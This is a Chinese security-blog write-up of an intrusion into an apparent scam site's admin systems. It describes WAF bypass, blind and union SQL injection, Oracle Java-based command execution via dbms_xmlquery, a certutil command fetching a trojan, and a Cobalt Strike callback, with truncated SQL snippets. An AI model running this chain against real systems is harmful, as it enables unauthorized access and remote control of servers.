记一次渗透之路 - SecPulse.COM | 安全脉搏

> 这是 酒仙桥六号部队 的第 98 篇文章。


背景

前不久，同学短信收到一条日赚百万的短信，在强大的诱惑下没忍住点了进去，开始走上一条不归路。最后差点泡面都吃不起了，作为一个有正义感的我，也只能开始磨刀，看能否避免后人继续沦陷。


正文

获取后台权限


通过提供的 app，抓包获取到一个链接，先浏览下，是一个会员登录口：



抓包尝试爆破下，验证码无法绕过，先放着。开始信息收集一波，找真实 ip，c 段扫描，端口扫描，google 查询等等，一顿操作猛如虎，然而却没什么用，都是同模板站点。还是继续尝试，翻翻看 fofa，找到几个 dede 搭建的网站。




就先去看看这个 dede 的网站，先看下版本。




尝试了 member 目录，dede 目录等等都已删除，尝试过后台目录爆破，公开漏洞等，也是失败。

那就继续翻一下 fofa，看能否有其他发现。翻看多页后发现一个后台系统了。

访问看看，是一个登录口，且有 google auth 验证。




尝试使用 admin 进行弱口令爆破，未果。尝试人名的弱口令，也都进不去，怀疑账号可能存在 google 安全码，爆破成功也无法进入。



由于登录口存在多个版本，猜测后台可能也不止一个。通过后台系统的关键字，继续查找，找到 60 条记录，有多个版本的后台。


挑选最早的一个后台版本，再尝试一下爆破，还是没任何成果。既然有了后台，按照常规套路肯定还是需要一个注入。开始动手寻找，测试后台功能和 api 接口都未发现漏洞。想到会员登录口还没有具体测试过，回头继续看看。但是没有账号，访问 register.html 能直接注册，且不需要填写手机和身份认证等。注册后开始进行测试，发现网站存在 waf，对常规的注入关键词进行了过滤，最后在一个搜索框中，发现日期的字段疑似存在盲注漏洞。



测试了一下，过滤了 select、= 等关键字，尝试 change body encoding，能直接绕过 waf。

那接下来就简单了，直接上 sqlmap，由于只能进行盲注，获取速度较慢，先获取了一个 admin 账号的信息。


但由于有 google auth 的存在，还不一定能登录，拿到密码后是明文的，不需要破解，尝试后直接跳转百度。




只能把管理员表的所有账号获取到，在批量测试一下。获取到所有用户后，使用 burp 的爆破功能进行批量测试，发现只存在一个账号可进行登录。但并不是所有后台都能登录，不同版本的会员功能需重新获取管理员密码。到此可登录后台系统了。

获取 shell 权限

进入后台后，寻找能获取 shell 的点。查看了大部分功能，都未有上传功能。在通知功能处，存在 fckeditor 2.6.4 编辑器。




test.html 测试页面已被删除，那就本地下载一套，修改 test.html 页面里的路径为 web 路径，可获取目录信息，但尝试任意文件上传漏洞失败。




由于未寻找到其他可利用的漏洞，且在测试过程中发现用户查找功能存在 sql 联合注入，有回显执行更为方便。因此，要权限足够的话，可尝试 oracle 的命令执行去获取权限。

但由于存在 waf，未能绕过 select 的关键词。因此尝试其他系统，说不定早期的系统防护相对弱一点。因而挑出最早的系统开始进行测试，果然没有对关键词过滤，可直接注入。



先开始收集信息，首先查看版本，执行：


```
select banner from v$version where banner like 'Oracle
```



oracle 版本为 11.2.0.1，是可以执行命令的。继续查看权限，执行：

```
select role from session_roles
```

权限为 DBA 权限：




开始创建 JAVA Source，执行：

```
UNION ALL SELECT dbms_xmlquery.newcontext('declare PRA
```


查看是否创建成功的命令：

```
select OWNER,OBJECT_NAME,OBJECT_TYPE from all_objects
```




接下来是 Java 赋执行权限，但是此之前我们需要先给用户添加 java 运行权限，因此先执行：

```
NION ALL SELECT  dbms_xmlquery.newcontext('declare PRA
```



再执行：

```
UNION ALL SELECT  dbms_xmlquery.newcontext('declare PR
```




最后创建执行函数，执行 LINXRUNCMD：

```
UNION ALL SELECT  dbms_xmlquery.newcontext('declare PR
```


验证函数是否创建成功：

```
select OBJECT_ID from all_objects where object_name ='
```




最后调用函数执行命令：

```
select LinxRunCMD('whoami') from dual
```




权限为 system，因此可以下载免杀木马，直接 cs 上线。使用以下命令下载木马：

```
certutil -urlcache -split -f http://127.0.0.1/1.exe C:
```



运行木马，cs 收到反弹的权限：



由于是 server 2012 的服务器，未能获取到明文密码。

总结

此次的渗透，可以说是相对比较幸运，由于 waf 的较弱，比较容易绕过。通过注入获取数据后，刚好有一个管理员账号未设置验证，能够登录后台。通过多个后台权限，寻找防护较弱的后台进行 oracle 联合注入，执行命令获取主机权限。但由于后续被管理员发现，可能流量存在异常或者木马被查杀，未能继续进行内网探索。相关成果已移交。